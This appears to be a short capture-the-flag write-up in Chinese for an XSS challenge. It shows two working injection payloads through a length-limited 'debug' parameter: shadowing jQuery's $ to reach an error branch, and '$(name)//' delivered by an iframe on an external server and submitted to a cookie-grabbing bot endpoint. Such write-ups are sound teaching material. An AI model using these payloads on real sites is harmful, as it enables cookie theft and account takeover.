
debug 变量限制了长度 12 位,但是可以控制

第一种的可以构造

debug=';var \$='

形成

```
<script>
var errormsg = 'xss';
var type = '1';
(function(){
  try{
    $.get('./show.php?type='+type.toString(),function(msg){
      document.write(msg);
    });
  }catch(err){
    document.write(errormsg);
  }
  var debug = '';var $='';
})();
```



这样就可以进入到 catch 段输出 errormsg 进行 xss

另一种方法是利用 jquery 的构造 payload

```
var debug = '';$(name)//';
```

构造一个页面方法到服务器上:

<iframe

src="http://120.26.224.102:54250/0e7d4f3f7e0b6c0f4f6d1cd424732ec5/?errmsg=a&t=1&debug='\$(name)//' name=""></iframe>

然后提交 url

<http://120.26.224.102:54250/0e7d4f3f7e0b6c0f4f6d1cd424732ec5/getmycookie.php?url=http://vps-ip/0e7d4f3f7e0b6c0f4f6d1cd424732ec5/test.html>

可以成功 xss